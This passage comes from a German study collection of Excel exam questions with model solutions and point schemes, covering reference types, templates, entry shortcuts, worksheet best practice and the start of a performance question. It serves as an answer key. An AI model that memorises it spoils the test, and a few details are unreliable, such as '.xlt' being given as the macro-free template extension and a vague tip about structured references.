Weitere strukturelle Gegenmittel (ohne Formel): **Namensmanager** (sprechende Bereichsnamen statt kryptischer Zellbezüge), **Zellkommentare/Notizen**, **Vorlagen** und ein **zentrales Ablagekonzept** - alles Massnahmen, die Wissen von der Person "Joe" lösen und in die Datei bzw. den Prozess verlagern.

Merksatz fürs Blatt

Hey-Joe-Effekt = informeller Zuruf-Support statt offiziellem Weg -> **Schatten-IT, Klumpenrisiko, keine Doku**. Der **Excel-MVP** ("Most Valuable Player") ist der gerufene "Joe"; formalisiert man ihn zum **Key-User**, wird aus dem Risiko eine geordnete Support-Struktur.

Über die geforderten Punkte hinaus

(✓){+1} Umkehr-Frage abgesichert — falls er die Aufgabe gedreht recycelt:

Zwei Punkte, die am kollegialen Ad-hoc-Support trotzdem wertvoll sind: Erstens Geschwindigkeit und Fachnähe — der Zuruf an den Nachbarplatz ist die schnellste und niederschwelligste Hilfe überhaupt, ohne Ticket und ohne Wartezeit, und der Helfer kennt den fachlichen Kontext der Abteilung, den ein zentraler Helpdesk erst erfragen müsste. Zweitens macht der Effekt Talent und Supportbedarf sichtbar: Wo ständig „Joe“ gerufen wird, sitzt der geborene Key-User, und genau dort setzt die Lösung aus Teil b) an — die Formalisierung zur offiziellen Rolle mit Zeitbudget und Doku-Pflicht verwandelt die Schwäche in eine geordnete Support-Struktur, ohne den Geschwindigkeitsvorteil zu verlieren.

Volatile Tabellenblatffunktionen

21. Bezugsarten (10 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #174 · 10 P. · Bezugsarten · 10 Punkte · Original-Altmeisterklausur

Aufgabe "Bezugsarten" (10 Punkte)

- Excel kennt mindestens sechs verschiedene Bezugsarten. Nennen und erläutern Sie die vier wichtigsten. Geben Sie zu jeder Bezugsart ein Beispiel an. (4 Punkte, je 1)
- Mit welcher Funktionstaste schaltet man in der Bearbeitungsleiste zwischen den Bezugsarten einer markierten Zelladresse um? (1 Punkt)
- Anwendung: In den Zellen B2:B6 stehen Bestellmengen, in Zelle C1 steht ein einheitlicher Stückpreis (z. B. 4,50 EUR). In D2 soll der Positionswert "Menge x Stückpreis" berechnet und die Formel anschliessend bis D6 nach unten kopiert werden. Geben Sie die Formel für D2 an und begründen Sie, warum genau hier ein absoluter bzw. gemischter Bezug erforderlich ist. (5 Punkte)

Lösung

a) Die vier wichtigsten Bezugsarten

Ein **Bezug** (Referenz) ist die Adresse, mit der eine Formel auf eine andere Zelle zeigt. Das prüfungsentscheidende Merkmal ist das Verhalten **beim Kopieren/Ausfüllen** der Formel

in andere Zellen. Excel kennt mindestens sechs Bezugsarten (relativ, absolut, gemischt, strukturiert, 3D, extern). Die vier wichtigsten:

1. Relativer Bezug — Beispiel =A1

Er beschreibt die Zielzelle **relativ zur Position der Formelzelle** (für =A1 in Zelle B1: „eine Spalte links, gleiche Zeile“). Kopiert man die Formel, verschiebt sich der Bezug automatisch mit: Kopiert man =A1 aus B1 nach B2, wird daraus =A2. Standardfall für fortlaufende Berechnungen (z. B. Summe je Zeile).

2. Absoluter Bezug — Beispiel =\$A\$1

Er zeigt **immer auf dieselbe Zelle**, egal wohin die Formel kopiert wird. Beide Dollarzeichen frieren Spalte **und** Zeile ein. Kopiert man =\$A\$1 beliebig, bleibt es =\$A\$1. Verwendung für einen festen Wert, den alle Formeln nutzen (Stückpreis, MwSt-Satz, Wechselkurs).

3. Gemischter Bezug — Beispiel =\$A1 oder =A\$1

Kombination aus relativ und absolut: **ein** Teil ist fixiert, der andere wandert mit.

- =\$A1: **Spalte A fest**, Zeile relativ (bleibt in Spalte A, Zeile passt sich an).
- =A\$1: Spalte relativ, **Zeile 1 fest** (bleibt in Zeile 1, Spalte passt sich an).

Typisch für Matrizen/Kreuztabellen (z. B. Einmaleins-Tabelle, Preis-Mengen-Raster), bei denen man **eine** Formel über Zeilen **und** Spalten kopieren will.

4. Strukturiertter Bezug — Beispiel =Tabelle1[@Spalte]

Innerhalb einer formatierten **Excel-Tabelle** (Einfügen > Tabelle) wird nicht über Koordinaten, sondern über **Namen** referenziert (Tabellename + Spaltenüberschrift). =Tabelle1[@Spalte] liest den Wert der Spalte "Spalte" in **derselben Zeile**. Vorteil: selbsterklärend und wächst automatisch mit, wenn Zeilen ergänzt werden.

Die verbleibenden zwei der sechs Bezugsarten sind der **3D-Bezug** (=SUMME(Tabelle1:Tabelle3!A1), konsolidiert dieselbe Zelle über mehrere Blätter) und der **externe Bezug** (= '[Mappe1.xlsx]Tabelle1'!A1, verweist auf eine andere Arbeitsmappe).

Formel-Zerlegung (QUBA-Regel: jeder Bestandteil einzeln)

=A1 (relativ)

- = — leitet in Excel **jede Formel** ein; ohne = wäre es reiner Text.
- A — **Spaltenbuchstabe**, hier ohne \$ davor => Spalte ist relativ und wandert beim Kopieren mit.
- 1 — **Zeilennummer**, ohne \$ => Zeile ist relativ und wandert mit.

=\$A\$1 (absolut)

- = — Formelbeginn.
- erstes \$ — **fixiert die Spalte**; das Dollarzeichen fixiert immer das ein, was direkt dahinter steht (hier der Spaltenbuchstabe A).
- A — Spalte A.
- zweites \$ — **fixiert die Zeile** (steht direkt vor der Zeilennummer).
- 1 — Zeile 1. Ergebnis: Spalte **und** Zeile fest.

=\$A1 (gemischt, Spalte fest)

- \$ vor A — **Spalte A ist absolut** (wandert nicht).
- A — Spalte A.
- 1 — Zeile **ohne** \$ => Zeile bleibt relativ und passt sich beim Kopieren an.

=A\$1 (gemischt, Zeile fest)

- A — Spalte **ohne** \$ => relativ.
- \$ vor 1 — **Zeile 1 ist absolut** (bleibt fest).
- 1 — Zeile 1.

=Tabelle1[@Spalte] (strukturiert)

- = — Formelbeginn.
- Tabelle1 — **Name der Excel-Tabelle** (nicht des Blattes), auf die zugegriffen wird.
- [] — **eckige Klammern** umschliessen den Spalten-/Bereichsbezeichner innerhalb der Tabelle.
- @ — **Schnittmengen-Operator "diese Zeile"**; liefert den Wert aus **genau der Zeile**, in der die Formel steht.
- Spalte — **Spaltenüberschrift** innerhalb der Tabelle, deren Wert gelesen wird.

=SUMME(Tabelle1:Tabelle3!A1) (3D)

- = — Formelbeginn.
- SUMME (— **Funktion**, die alle übergebenen Werte addiert; (öffnet die Argumentliste.
- Tabelle1:Tabelle3 — **Blattbereich**; der Doppelpunkt : ist der **Bereichsoperator** und meint "alle Blätter von Tabelle1 **bis** Tabelle3".
- ! — **Trennzeichen zwischen Blattangabe und Zelladresse** (trennt "welches Blatt" von "welche Zelle").
- A1 — die Zelle A1, die auf jedem dieser Blätter summiert wird.
-) — schliesst die Funktion.

='[Mappe1.xlsx]Tabelle1'!A1 (extern)

- ' . . . ' — **einfache Anführungszeichen** umschliessen Datei+Blattpfad (nötig, weil Leer-/Sonderzeichen enthalten sein können).
- [Mappe1.xlsx] — **Dateiname** der anderen Arbeitsmappe in eckigen Klammern.
- Tabelle1 — Blattname in dieser Datei.
- ! — trennt Blattangabe von Zelladresse.
- A1 — die Zielzelle in der externen Datei.

b) Umschalt-Taste

Die Funktionstaste **F4**. Markiert man in der Bearbeitungsleiste (oder direkt beim Tippen) eine Zelladresse und drückt F4, schaltet Excel zyklisch durch die vier Varianten:

A1 (relativ) -> \$A\$1 (absolut) -> A\$1 (Zeile fest) -> \$A1 (Spalte fest) -> zurück zu A1.

So muss man die Dollarzeichen nicht von Hand setzen.

c) Anwendung — Lösung und Begründung

Formel in D2:

=B2*\$C\$1

Nach unten bis D6 kopiert entsteht automatisch:

Zelle	Formel	ergibt (Menge x 4,50)
D2	=B2*\$C\$1	Menge aus B2 x 4,50
D3	=B3*\$C\$1	Menge aus B3 x 4,50
D4	=B4*\$C\$1	Menge aus B4 x 4,50
D5	=B5*\$C\$1	Menge aus B5 x 4,50
D6	=B6*\$C\$1	Menge aus B6 x 4,50

Bestandteile der Formel (QUBA-Regel):

- = — leitet die Formel ein.
- B2 — **relativer Bezug** auf die Menge in derselben Zeile; **ohne** \$, damit er beim Kopieren mitwandert (D3 soll B3 nehmen, D4 -> B4 usw.).
- * — **Multiplikations-Operator** (Menge mal Preis).
- \$C\$1 — **absoluter Bezug** auf die Preiszelle; beide \$ fixieren Spalte C **und** Zeile 1, damit **jede** kopierte Zeile weiterhin denselben Stückpreis nutzt.

Begründung: Beim Kopieren nach unten **muss** der Mengenbezug relativ sein, denn jede Zeile hat ihre eigene Menge (B2, B3, ...). Der Preis steht dagegen **nur einmal** in C1 und gilt für alle Positionen; er darf beim Kopieren nicht mitwandern. Ohne \$ würde aus C1 in der zweiten Zeile fälschlich C2 (leer) — das Ergebnis wäre 0. Der Preis wird deshalb **festgeklemt**.

- Ausreichend wäre hier bereits der **gemischte Bezug C\$1** (nur die Zeile muss fest sein, weil ausschliesslich nach unten kopiert wird). \$C\$1 (vollständig absolut) ist aber robuster und gilt auch, falls die Formel später zusätzlich seitwärts kopiert wird — daher die empfohlene Wahl.

Beispiel-Rechnung (Menge 12 Stück, Preis 4,50 EUR): $12 \times 4,50 = 54,00 \text{ EUR}$ (Ergebnis Cent-genau, mit 2 Nachkommastellen dargestellt).

(✓)(+1) Ein Sonderfall als Reservepunkt: Für strukturierte Verweise gibt es kein Dollarzeichen — die Bezugsart-Steuerung per Ankerzeichen funktioniert dort nicht; wer einen Spaltenbezug beim Ausfüllen nach rechts unverändert halten will, nutzt den Trick mit gedrückter Steuerungstaste beim Kopieren.

22. Arbeiten mit Vorlagen

✓ von 2 Profs geprüft

Aufgabe #175 · Arbeiten mit Vorlagen · Original-Altmeisterklausur

Durch das Arbeiten mit Vorlagen in Excel lassen sich ein einheitliches, professionelles Erscheinungsbild sowie deutliche Zeit- und Kostenersparnisse erzielen.

a) Erklären Sie kurz, was in Excel unter einer "Vorlage" zu verstehen ist. (2 P) b) Nennen und erläutern Sie drei unterschiedliche Arten von Vorlagen, die im Zusammenhang mit Excel-Arbeitsmappen verwendet werden können. Gehen Sie je Vorlagen-Art zusätzlich auf ein technisches Merkmal ein (z. B. Dateiendung, Speicherort oder Bedienweg). (6 P)

(Gesamt: 8 Punkte)

Lösung

a) Was ist eine Vorlage in Excel? (2 P)

Eine **Vorlage** (engl. *template*) ist eine bereits fertig eingerichtete Muster- bzw. Master-Datei, die als **Ausgangspunkt** für neue, gleichartige Dokumente dient. Charakteristisch ist: Beim Öffnen einer Vorlage erzeugt Excel automatisch eine **Kopie** (z. B. Mappe1), während die Vorlage selbst **unverändert** erhalten bleibt. Dadurch können einmal definierte Strukturen, Formatierungen und Berechnungen beliebig oft **wiederverwendet** werden, ohne sie jedes Mal neu aufzubauen. Das sichert einerseits ein **einheitliches, professionelles Erscheinungsbild** und spart andererseits **Zeit und Kosten**.

b) Drei Arten von Vorlagen (6 P)

1. Arbeitsmappenvorlage (komplette Datei als Vorlage)

Hier wird eine **ganze Arbeitsmappe** als Vorlage gespeichert. Sie kann bereits vordefinierte Tabellenblätter, Formatierungen, Formeln, Diagramme und – bei Bedarf –

Makros enthalten und dient als Gerüst für wiederkehrende Aufgaben (z. B. Monatsreports, Rechnungen, Angebote).

- **Nutzen:** einheitlicher Aufbau über alle Dokumente hinweg; neue Mappe ist mit einem Klick startklar.
- **Technisches Merkmal:** Dateieendung `.xlt` (Vorlage **ohne** Makros) bzw. `.xltm` (Vorlage **mit** Makros). Legt man eine Vorlage im Systemordner **XLSTART** als Mappe `.xlt` ab, wird sie sogar automatisch als Standard für jede neue Arbeitsmappe verwendet.

Eine solche Vorlage speichert typischerweise auch fertige **Formeln**. Beispiel aus einer Rechnungsvorlage – die Netto-Zwischensumme mal Bruttofaktor:

`=SUMME (F2 : F20) * $B$1`

Bestandteil für Bestandteil (QUBA-Regel):

Bestandteil	Bedeutung / Zweck
=	Gleichheitszeichen; leitet jede Formel ein und sagt Excel: "ab hier rechnen, nicht als Text anzeigen".
SUMME	Funktionsname ; addiert alle Werte im angegebenen Bereich.
()	öffnende und schliessende Klammer ; umschliessen das Argument der Funktion (was summiert werden soll).
F2 : F20	Argument = Zellbereich, der summiert wird. F2 = obere, F20 = untere Zelle der Spalte F.
:	Bereichsoperator ("von ... bis"); fasst F2 bis F20 zu einem zusammenhängenden Bereich zusammen.
*	Multiplikationsoperator ; multipliziert die Summe mit dem folgenden Wert.
\$B\$1	absoluter Zellbezug auf Zelle B1 (z. B. Bruttofaktor 1,19). Das \$ vor dem Spaltenbuchstaben fixiert die Spalte, das \$ vor der Zeilennummer fixiert die Zeile – der Bezug "wandert" beim Kopieren also nicht mit.

2. Formatvorlage (Zellen- bzw. Tabellenformatvorlage)

Eine Formatvorlage ist ein **benanntes Bündel** aus Formatierungseigenschaften – etwa Zahlenformat, Ausrichtung, Schriftart und -grösse, Rahmen und Füllfarbe. Statt jede Zelle einzeln zu formatieren, weist man einfach die Vorlage zu.

- **Nutzen:** Wird die **Definition** der Vorlage geändert, aktualisieren sich **automatisch alle** Zellen, die diese Vorlage nutzen – ein einziger Schnitt statt vieler Handgriffe. Das erzwingt Konsistenz (z. B. alle Überschriften identisch).
- **Technisches Merkmal / Bedienweg:** Register **Start > Zellenformatvorlagen** (für einzelne Zellen, z. B. "Überschrift 1", "Gut/Neutral/Schlecht") bzw. **Start > Als Tabelle formatieren** für eine **Tabellenformatvorlage**, die einen ganzen Datenbereich (Kopfzeile, Zebra-Streifen, Ergebniszeile) einheitlich gestaltet.

3. Diagrammvorlage

Eine Diagrammvorlage speichert einen einmal gestalteten **Diagrammtyp samt Formatierung** – also Diagrammart, Farbpalette, Achsentypen und Layout – zur Wiederverwendung.

- **Nutzen:** Regelmässig benötigte Diagramme (z. B. immer derselbe Umsatz-Chart pro Monat) sind mit einem Klick im Corporate-Look erstellt; die visuelle Konsistenz der Berichte bleibt gewahrt.
- **Technisches Merkmal / Bedienweg:** Dateiendung **.crtx**. Speichern per **Rechtsklick auf das Diagramm > "Als Vorlage speichern"**; anwenden über **Diagramm einfügen > Register "Vorlagen"** bzw. "Diagrammtyp ändern > Vorlagen".

Fazit

Alle drei Vorlagen-Arten zählen auf dieselben zwei Ziele ein: Sie sichern ein **einheitliches, professionelles Erscheinungsbild** (Standardisierung) und sparen zugleich **Zeit und damit Kosten**, weil einmal erstellte Strukturen, Formate und Diagramme nicht wieder neu aufgebaut, sondern nur noch wiederverwendet werden – ein Vorteil, der besonders in Teams und Abteilungen mit gemeinsamen Standards zum Tragen kommt.

(✓)(+1) Der Ordnungs-Reservepunkt: Die Endungs-Systematik trägt die halbe Antwort – X-Formate sind makrofrei, M-Formate makrofähig, T steht für Template: XLTX/XLTM sind die Vorlagen, XLAM das Add-In, CRTX die Diagrammvorlage; wer eine Makro-Vorlage versehentlich als XLTX speichert, verliert den VBA-Code.

23. Formelerfassung (8 P.)

✓ von 2 Profs geprüft

Aufgabe #176 · 8 P. · Formelerfassung · 8 Punkte · Original-Altmeisterklausur

Sie befinden sich in einer Zelle im Bearbeiten-Modus ("Editieren-Modus") und geben dort eine Formel ein. Erläutern Sie genau, was die folgenden Tasten bzw. Tastenkombinationen in dieser Situation bewirken. Gehen Sie jeweils auf den Abschluss der Eingabe und die anschließende Cursor-Bewegung bzw. das Ergebnis ein. (8 Punkte, je 2 Punkte)

Taste bzw. Tastenkombination -> Erläuterung:

- EINGABETASTE (ENTER)
- STRG + EINGABETASTE (CTRL + ENTER)
- STRG + UMSCHALT + EINGABETASTE (CTRL + SHIFT + ENTER)
- ALT + EINGABETASTE (ALT + ENTER)

Hinweis: STRG = CTRL, UMSCHALT = SHIFT, EINGABETASTE = ENTER.

Lösung

Musterlösung

Taste / Tastenkombination	Erläuterung
EINGA BETAS TE (ENTER)	Schliesst die Eingabe ab: Die getippte Formel wird bestätigt, sofort berechnet und der Bearbeiten-Modus verlassen. Die aktive Zelle springt standardmässig eine Zeile nach unten . (Sprungrichtung unter Datei > Optionen > Erweitert einstellbar; Standard = nach unten.) Dies ist der übliche Weg, eine einzelne Formel abzuschliessen.
STRG + EINGA BETAS TE	Schreibt die identische Formel bzw. den identischen Wert in einem Schritt in ALLE zuvor markierten Zellen . Die aktive Zelle bleibt stehen (kein Sprung nach unten). Voraussetzung: Vor dem Tippen wird ein Zellbereich markiert, dann die Formel in die aktive Zelle geschrieben und mit STRG+ENTER bestätigt. Relative Bezüge passen sich dabei je Zielzelle an. Nutzen: schnelles Befüllen vieler Zellen ohne anschliessendes Kopieren.
STRG + UMSC HALT + EINGA BETAS TE	Schliesst die Eingabe als Matrix- bzw. Arrayformel (CSE-Formel) ab. Excel umschliesst die Formel automatisch mit geschweiften Klammern { } (nicht selbst tippen!) und rechnet über einen ganzen Bereich auf einmal, statt Zelle für Zelle. So lassen sich mehrere Berechnungen in einem Zug ausführen (z. B. elementweise Multiplikation zweier Spalten und deren Summe).
ALT + EINGA BETAS TE	Fügt innerhalb derselben Zelle einen Zeilenumbruch ein. Der Bearbeiten-Modus bleibt offen , die Eingabe wird NICHT abgeschlossen und nicht berechnet. Dient dazu, mehrzeiligen Text/Inhalt in einer einzigen Zelle zu erzeugen.

Bewertungslogik

4 Zeilen x 2 Punkte = 8 Punkte. Je Zeile 1 Punkt für die Grundwirkung (Abschluss vs. Umbruch), 1 Punkt für das korrekte Detail (Cursor-Sprung / mehrere Zellen / Array-Klammern / kein Abschluss).

QUBA-Regel: Jeder Formel-Bestandteil einzeln erklärt

Zur Veranschaulichung von **STRG + UMSCHALT + EINGABETASTE** ein konkretes Beispiel. In A1:A3 stehe {2; 3; 4}, in B1:B3 stehe {5; 6; 7}. In eine Zelle wird getippt:

=SUMME (A1:A3*B1:B3)

und mit **STRG + UMSCHALT + EINGABETASTE** bestätigt. Excel zeigt dann:

`{=SUMME(A1:A3*B1:B3)}`

Bestandteil für Bestandteil:

- **=** (Gleichheitszeichen) — leitet jede Formel ein. Ohne führendes = wertet Excel die Eingabe als reinen Text, nicht als Rechenanweisung. Zweck: sagt Excel "ab hier rechnen".
- **SUMME** (Funktionsname) — die Funktion, die alle übergebenen Werte **addiert**. Zweck: bestimmt, WAS gerechnet wird (hier: Summenbildung).
- **(und)** (runde Klammern) — umschliessen das/die **Argument(e)** der Funktion. Alles in den Klammern ist der Input, mit dem SUMME arbeitet. Zweck: Abgrenzung, was zur Funktion gehört.
- **A1:A3** (Zellbereich) — der erste Bereich. Der **Doppelpunkt** : ist der **Bereichsoperator**: er bedeutet "von A1 bis A3, alle Zellen dazwischen einschliesslich". Zweck: adressiert mehrere Zellen als Block.
- ***** (Stern) — der **Multiplikationsoperator**. In der Arrayformel wird er **elementweise** angewandt: A1B1, A2B2, A3B3. Zweck: verknüpft die beiden Bereiche paarweise.
- **B1:B3** (Zellbereich) — der zweite Bereich; : erneut = Bereichsoperator. Zweck: die zweite Werteliste für die Multiplikation.
- **{ }** (geschweifte Klammern) — der **Array-/Matrix-Marker**. Wird von Excel **automatisch** gesetzt, sobald mit STRG+UMSCHALT+ENTER abgeschlossen wird. Zweck: kennzeichnet die Zelle als Matrixformel, die den gesamten Bereich auf einmal verrechnet. **Nicht selbst tippen** — Handeingabe der { } erkennt Excel als Text.

Trennzeichen-Hinweis (klausurrelevant): Der **Semikolon ;** ist in der deutschen Excel-Version das **Argument-Trennzeichen** (z. B. =SUMME(A1;B1;C1) = drei Einzelargumente). In der englischen Version steht dort ein **Komma ,**. Im obigen Beispiel kommt kein ; vor, weil SUMME nur EIN (zusammengesetztes) Argument erhält.

Rechenweg:

- $A1*B1 = 2 * 5 = 10$
- $A2*B2 = 3 * 6 = 18$
- $A3*B3 = 4 * 7 = 28$
- $SUMME = 10 + 18 + 28 = 56,00$

Ohne Arrayeingabe (nur ENTER) würde =SUMME (A1:A3*B1:B3) in älteren Excel-Versionen einen Fehler (#WERT!) liefern, weil die elementweise Multiplikation zweier Bereiche die Matrix-Auswertung braucht. Genau das leistet STRG+UMSCHALT+ENTER.

Hinweis für aktuelle Versionen: In Excel 365 mit dynamischen Arrays ist das CSE-Kürzel oft nicht mehr zwingend nötig — dort genügt ENTER, und die geschweiften Klammern entfallen. Für den klassischen QUBA-Stoff (Matrixformel per STRG+UMSCHALT+ENTER) bleibt die obige Darstellung gültig.

(✓){+1} Eine verwandte Tastenkombination als Reserve: STRG+. (Punkt) trägt das heutige Datum als festen Wert ein — anders als HEUTE(), das volatil bei jeder Neuberechnung mitläuft; für Zeitstempel in Protokoll- und Dokublättern ist der feste Wert die sauberere Wahl.

Grundsätze der Arbeitsmappengestaltung

24. Tabellenblätter: Best Practice (20 P.)

✓ von 2 Profs geprüft

Aufgabe #177 · 20 P. · Tabellenblätter: Best Practice · 20 Punkte · Original-Altmeisterklausur

Aufgabe: Tabellenblätter – Best Practice (20 Punkte)

- Nennen und erläutern Sie SECHS wichtige Best-Practice-Eigenschaften, die ein professionell aufgebautes Tabellenblatt erfüllen sollte. Geben Sie zu jeder Eigenschaft eine kurze Begründung (je 2 Punkte). (12 P)
- In einer Kalkulation steht in Zelle C4 ein Nettopreis. Der Mehrwertsteuersatz 19 % ist fest in die Formel =C4*1,19 eingetragen. Erläutern Sie, warum dieses Vorgehen gegen Best Practice verstößt, und geben Sie die bessere Variante an (Steuersatz in einer eigenen Eingabezelle B1). Erläutern Sie JEDEN Bestandteil Ihrer verbesserten Formel. (5 P)
- Nennen Sie zwei Excel-Mittel, mit denen Sie Eingabefehler bzw. Folgefehler in Tabellenblättern vermeiden, und erläutern Sie am Beispiel einer WENNFEHLER-Formel jeden Bestandteil. (3 P)

Lösung

a) Sechs Best-Practice-Eigenschaften guter Tabellenblätter (12 P)

Es werden genau sechs Eigenschaften klar getrennt genannt und je begründet.

1. Klare Struktur und Trennung von Eingabe, Berechnung und Ausgabe. Eingabewerte (Parameter, Rohdaten), Zwischenrechnungen und Ergebnisse gehören in optisch bzw. räumlich getrennte Bereiche oder eigene Blätter. *Begründung:* Man erkennt sofort, welche Zellen man ändern darf und welche gerechnet werden – das verhindert versehentliches Überschreiben von Formeln.

2. Konsistente Formatierung. Einheitliche Schriftart, einheitliche Zahlenformate (z. B. Beträge stets mit zwei Nachkommastellen und Euro-Zeichen) und eine feste Farblogik (z. B. Eingabezellen blau, Ergebnisse fett). *Begründung:* Gleiches Aussehen für Gleichartiges macht das Blatt schneller lesbar und wirkt professionell; Formatbrüche kosten Lesezeit und erzeugen Misstrauen.

3. Keine „Magic Numbers“ – Parameter in eigene Eingabezellen auslagern. Feste Kennzahlen (Steuersatz, Wechselkurs, Rabatt) stehen nicht mitten in Formeln, sondern in beschrifteten Eingabezellen, auf die die Formeln per Zellbezug zugreifen. *Begründung:* Ändert sich ein Wert, genügt eine einzige Änderung an einer Stelle; das Blatt bleibt wartbar und fehlerarm.

4. Datenintegrität durch Datenprüfung. Eingaben werden mit der Datenüberprüfung (Gültigkeit) abgesichert – z. B. Dropdown-Listen, zulässige Wertebereiche, Ganzzahl-Grenzen – und Nachschlage-Formeln werden gegen Fehler abgesichert. *Begründung:* Fehler werden bereits bei der Eingabe verhindert, nicht erst nachträglich mühsam gesucht.

5. Nachvollziehbarkeit und Dokumentation. Aussagekräftige Spalten- und Zeilenüberschriften, angegebene Einheiten, eine kurze Legende sowie Zellkommentare zu komplexen Berechnungen. *Begründung:* Auch Dritte (oder man selbst nach Monaten) verstehen Aufbau und Annahmen des Blatts ohne Rückfrage.

6. Schutz sensibler und berechneter Bereiche. Formel- und Parameterzellen werden per Zell-/Blattschutz gesperrt, nur die eigentlichen Eingabefelder bleiben frei; sensible Dateien zusätzlich mit Zugriffsrechten schützen. *Begründung:* Die Kalkulationslogik bleibt gegen versehentliche oder unbefugte Änderungen geschützt.

Weitere gängige Best-Practice-Punkte (falls die Aufgabe mehr verlangt):
robuste Formeln mit absoluten Bezügen bzw. benannten Bereichen,
effiziente statt unnötig verschachtelter Formeln, sowie visuelle Aufbereitung
durch Diagramme/Sparklines für Trends.

b) Kritik an $=C4*1,19$ und bessere Variante (5 P)

Warum die feste Formel gegen Best Practice verstößt: Die Zahl 1,19 ist eine **Magic Number** – der Steuersatz ist unsichtbar in der Formel „vergraben“. Wird der Satz geändert (z. B. auf 7 % oder 20 %), muss man **jede** Formel im ganzen Blatt einzeln suchen und ändern; dabei übersieht man leicht welche, und Ergebnisse werden inkonsistent. Außerdem ist für Dritte nicht erkennbar, dass 1,19 „100 % + 19 % MwSt“ bedeutet – die Nachvollziehbarkeit fehlt.

Bessere Variante: Steuersatz einmal in die Eingabezelle **B1** eintragen (Wert 0,19, als Prozent formatiert 19 %), Formel in der Ergebniszelle:

$=C4*(1+\$B\$1)$

Erläuterung jedes Bestandteils der Formel:

Bestandteil	Was es ist	Wozu es dient
=	Gleichheitszeichen, Formelbeginn	Signalisiert Excel: Zelleninhalt ist eine Rechnung, kein Text
C4	relativer Zellbezug	Holt den Nettopreis aus Zelle C4; verschiebt sich beim Kopieren zeilenweise mit (C5, C6 ...)
*	Multiplikationsoperator	Rechenzeichen „mal“ – multipliziert Netto mit dem Bruttofaktor
(...)	Klammern	Legen die Reihenfolge fest: erst $1+\$B\$1$ (der Bruttofaktor), dann Multiplikation – ohne Klammern würde Punkt vor Strich falsch rechnen
1	Konstante	Steht für 100 % des Nettopreises (der Grundbetrag selbst)
+	Additionsoperator	Rechenzeichen „plus“ – addiert den Steueranteil zum Grundbetrag
$\$B\$1$	absoluter Zellbezug	Verweist auf den zentralen Steuersatz in B1
$\$$ (vor B)	Fixierung der Spalte	Nagelt die Spalte B fest – beim Kopieren nach rechts bleibt es Spalte B
$\$$ (vor 1)	Fixierung der Zeile	Nagelt Zeile 1 fest – beim Kopieren nach unten bleibt es Zeile 1

Wirkung: Alle Formeln greifen auf **dieselbe** Zelle \$B\$1 zu. Eine Änderung des Steuersatzes in B1 aktualisiert das gesamte Blatt automatisch.

Kurze Kontrolle: Netto C4 = 100,00 €, B1 = 0,19 → $=100 * (1+0,19) = 100 * 1,19 = 119,00$ € Brutto.

c) Zwei Mittel gegen Eingabe-/Folgefehler (3 P)

Mittel 1 – Datenüberprüfung (Gültigkeit): Über *Daten* → *Datenüberprüfung* legt man fest, welche Werte eine Zelle annehmen darf – etwa eine **Dropdown-Liste** (nur erlaubte Einträge wählbar), ein Zahlenbereich (z. B. „ganze Zahl 1 bis 100“) oder ein Datumsbereich. So werden Tippfehler und unzulässige Eingaben bereits an der Quelle verhindert.

Mittel 2 – Folgefehler mit WENNFehler abfangen: Nachschlage-Formeln liefern bei fehlendem Treffer die kryptische Fehlermeldung #NV. Mit WENNFehler gibt man stattdessen einen verständlichen Ersatzwert aus. Beispiel:

`=WENNFehler(SVERWEIS(A2;Artikel;2;FALSCH);"unbekannt")`

Erläuterung jedes Bestandteils:

Bestandteil	Was es ist	Wozu es dient
=	Formelbeginn	Startet die Rechnung
WENNFEHLER (	Funktionsname + öffnende Klammer	Schutzhülle: prüft, ob das erste Argument einen Fehler ergibt
SVERWEIS (	verschachtelte Funktion (1. Argument von WENNFEHLER)	Die eigentliche Nachschlage-Rechnung
A2	1. Argument des SVERWEIS: Suchkriterium	Der Wert, der gesucht wird (z. B. Artikelnummer)
;	Argumenttrennzeichen	Trennt die Angaben innerhalb der Funktion (deutsche Excel-Version)
Artikel	2. Argument: Matrix / benannter Bereich	Die Tabelle, in deren erster Spalte gesucht wird; sprechender Name statt Adresse wie B2 : D50
;	Argumenttrennzeichen	Trennt Matrix und Spaltenindex
2	3. Argument: Spaltenindex	Aus welcher Spalte der Matrix der Rückgabewert stammt (hier 2. Spalte)
;	Argumenttrennzeichen	Trennt Spaltenindex und Suchmodus
FALSCH	4. Argument: Bereich_Verweis	Erzwingt exakte Übereinstimmung (kein ungenauer Näherungstreffer)
)	schließende Klammer des SVERWEIS	Beendet die Nachschlage-Funktion
;	Argumenttrennzeichen	Trennt SVERWEIS (Versuch) vom Ersatzwert
"unbekannt"	2. Argument von WENNFEHLER: Ersatzwert	Wird angezeigt, falls SVERWEIS scheitert (#NV); Anführungszeichen kennzeichnen Text
)	schließende Klammer des WENNFEHLER	Beendet die Gesamtformel

Ergebnis: Findet der SVERWEIS die Artikelnummer, erscheint der Wert; findet er sie nicht, steht lesbar unbekannt statt #NV – das Blatt bleibt für Laien verständlich und stürzt optisch nicht „ab“.

(✓)(+1) Die siebte Eigenschaft als Reserve: eine eingebaute Kontroll- bzw. Ergebniserwartung — Kontrollsummen im Blatt und die Vorab-Frage, in welcher

Größenordnung das Ergebnis liegen muss; ohne Maßstab wird jede Zahl geglaubt, erst die Erwartung macht das Ergebnis prüfbar.

Performance Probleme in Excel?

25. Performance Probleme in Excel? (9 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #178 · 9 P. · Performance Probleme in Excel? · 9 Punkte · Original-Altmeisterklausur

Frage: "Können in Microsoft Excel Performance-Probleme (spürbare Verlangsamung, lange Neuberechnungszeiten, Hängen/Abstürze) auftreten?" — Beantworten Sie die Frage klar mit Ja oder Nein und begründen Sie Ihre Antwort ausführlich mit drei verschiedenen, voneinander unabhängigen Argumenten. Nennen Sie zu jedem Argument die technische Ursache sowie eine konkrete Gegenmassnahme. (9 Punkte: 3 Argumente x je 3 P. — Ursache benannt / erklärt / Gegenmassnahme)

Lösung

Antwort

Ja — in Excel können sehr wohl spürbare Performance-Probleme auftreten (lange Neuberechnungszeiten, träge Reaktion beim Tippen/Scrollen, im Extremfall Einfrieren oder Absturz). Entscheidend ist: Die Ursache liegt fast immer im **Aufbau der Arbeitsmappe** (Formel-Design, Datenmenge, Struktur), nicht in einem grundsätzlichen Mangel von Excel. Excel ist für sehr grosse Datenmengen ausgelegt; schlecht gebaute Mappen bremsen es aus. Nachfolgend drei unabhängige Ursachen mit Gegenmassnahme.

Argument 1 — Volatile Funktionen erzwingen dauernde Voll-Neuberechnung

